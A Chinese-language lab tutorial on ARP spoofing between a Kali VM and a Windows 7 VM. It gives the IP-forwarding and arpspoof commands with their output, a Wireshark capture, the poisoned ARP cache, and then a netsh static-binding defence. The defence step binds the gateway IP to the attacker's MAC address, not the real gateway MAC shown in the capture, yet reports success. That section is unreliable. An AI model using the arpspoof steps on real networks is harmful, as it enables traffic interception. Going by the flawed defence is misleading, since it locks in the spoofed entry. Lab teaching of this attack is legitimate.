ARP欺骗原理

1查看Kali的IP地址

```
┌──(root💀kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group d
efault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UP group default qlen 1000
    link/ether 00:0c:29:6a:69:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.37.10/24 brd 192.168.37.255 scope global noprefixroute eth
0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe6a:694d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

2查看Windos7的IP地址

```
C:\Users\Administrator>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::ec53:4792:557e:ca9e%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.37.11
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.37.1

隧道适配器 isatap.{C5990C36-3F0B-48AE-9245-571F7EBF8D08}:

   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :
```

3kali和Win7互ping查看连通性（如果无法互通检查一下是否在同一网关 以及防火墙是否关闭）


```
┌──(root💀kali)-[~]
└─# ping 192.168.37.11
PING 192.168.37.11 (192.168.37.11) 56(84) bytes of data.
64 bytes from 192.168.37.11: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.37.11: icmp_seq=2 ttl=64 time=0.222 ms
64 bytes from 192.168.37.11: icmp_seq=3 ttl=64 time=0.392 ms
64 bytes from 192.168.37.11: icmp_seq=4 ttl=64 time=0.474 ms
64 bytes from 192.168.37.11: icmp_seq=5 ttl=64 time=0.331 ms
64 bytes from 192.168.37.11: icmp_seq=6 ttl=64 time=0.419 ms
64 bytes from 192.168.37.11: icmp_seq=7 ttl=64 time=0.339 ms
64 bytes from 192.168.37.11: icmp_seq=8 ttl=64 time=0.354 ms
64 bytes from 192.168.37.11: icmp_seq=9 ttl=64 time=0.329 ms
```

kali能ping通Win7

Win7也能ping通kali 两个虚拟机是互通的

4抓取广播内容

在kali中pingWin7使用Wireshark进行抓包



5在Win7中查看ARP缓存表

192.168.37.1 为网关

192.168.37.10为kali的IP地址

ARP欺骗过程分析

1查看Win7和kali的IP mac gateway

```
C:\Users\Administrator>ipconfig /all

Windows IP 配置

   主机名  . . . . . . . . . . . . . : OE-CTRZPEKMOQAV
   主 DNS 后缀 . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . . . . . . . . . : 00-0C-29-A4-0A-D8
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::ec53:4792:557e:ca9e%11(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.37.11(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.37.1
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-2C-84-CB-93-00-0C-29-A4-0A-D8

   DNS 服务器  . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用
```

Win7

```
┌──(root💀kali)-[~]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 00:0c:29:6a:69:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.37.10/24 brd 192.168.37.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe6a:694d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Kali

2在kali中开启路由转发功能

```
┌──(root💀kali)-[~]
└─# echo 1 >> /proc/sys/net/ipv4/ip_forward
```

3通过Arpspoof进行ARP欺骗安全测试

arpspoof -i 网卡 -t 目标ip 网关IP

```
┌──(root💀 kali)-[~]
└─# arpspoof -i eth0 -t 192.168.37.11 192.168.37.1
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
0:c:29:6a:69:4d 0:c:29:a4:a:d8 0806 42: arp reply 192.168.37.1 is-at 0:c:29:6a:69:4d
```

4在kali上使用Wireshark进行抓包

发现ARP响应包中的Sender Mac address里封装的是kali的MAC地址

```
▸ Frame 1530: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▾ Ethernet II, Src: VMware_6a:69:4d (00:0c:29:6a:69:4d), Dst: VMware_a4:0a:d8 (00:0c:29:a4:0a:d8)
    ▸ Destination: VMware_a4:0a:d8 (00:0c:29:a4:0a:d8)
    ▸ Source: VMware_6a:69:4d (00:0c:29:6a:69:4d)
      Type: ARP (0x0806)
▾ Address Resolution Protocol (reply)
      Hardware type: Ethernet (1)
      Protocol type: IPv4 (0x0800)
      Hardware size: 6
      Protocol size: 4
      Opcode: reply (2)
      Sender MAC address: VMware_6a:69:4d (00:0c:29:6a:69:4d)
      Sender IP address: 192.168.37.1
      Target MAC address: VMware_a4:0a:d8 (00:0c:29:a4:0a:d8)
      Target IP address: 192.168.37.11
▸ [Duplicate IP address detected for 192.168.37.1 (00:0c:29:6a:69:4d) - also in use by 00:50:56:c0:00:01 (frame 1472)]
```

5在Win7中查看ARP缓存表

```
C:\Users\Administrator> arp -a

接口: 192.168.37.11 --- 0xb
  Internet 地址         物理地址              类型
  192.168.37.1          00-0c-29-6a-69-4d     动态
  192.168.37.10         00-0c-29-6a-69-4d     动态
  192.168.37.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

网关192.168.37.1

kali192.168.37.10

kali的MAC地址与网关的MAC地址相同

防御ARP欺骗

1在Win7中查看ARP缓存表

arp -a

```
C:\Users\Administrator>arp -a

接口: 192.168.37.11 --- 0xb
  Internet 地址         物理地址              类型
  192.168.37.1          00-0c-29-6a-69-4d     动态
  192.168.37.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
```

2查看本地连接对应的IDX的值

netsh i i show in

```
C:\Users\Administrator>netsh i i show in

Idx     Met         MTU          状态                名称
---  ----------  ----------  ------------  ---------------------------
  1          50  4294967295  connected     Loopback Pseudo-Interface 1
 11          10        1500  connected     本地连接
```

3绑定网关的IP和MAC地址

netsh -c "i i " ad ne 11 网关的IP MAC地址

```
C:\Users\Administrator>netsh -c "i i " ad ne 11 192.168.37.1 00-0c-29-6a-69-4d
```

4再次查看网关的MAC地址

```
C:\Users\Administrator>arp -a

接口: 192.168.37.11 --- 0xb
  Internet 地址         物理地址              类型
  192.168.37.1          00-0c-29-6a-69-4d     静态
  192.168.37.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
```

网关已经和MAC地址成功绑定 类型为静态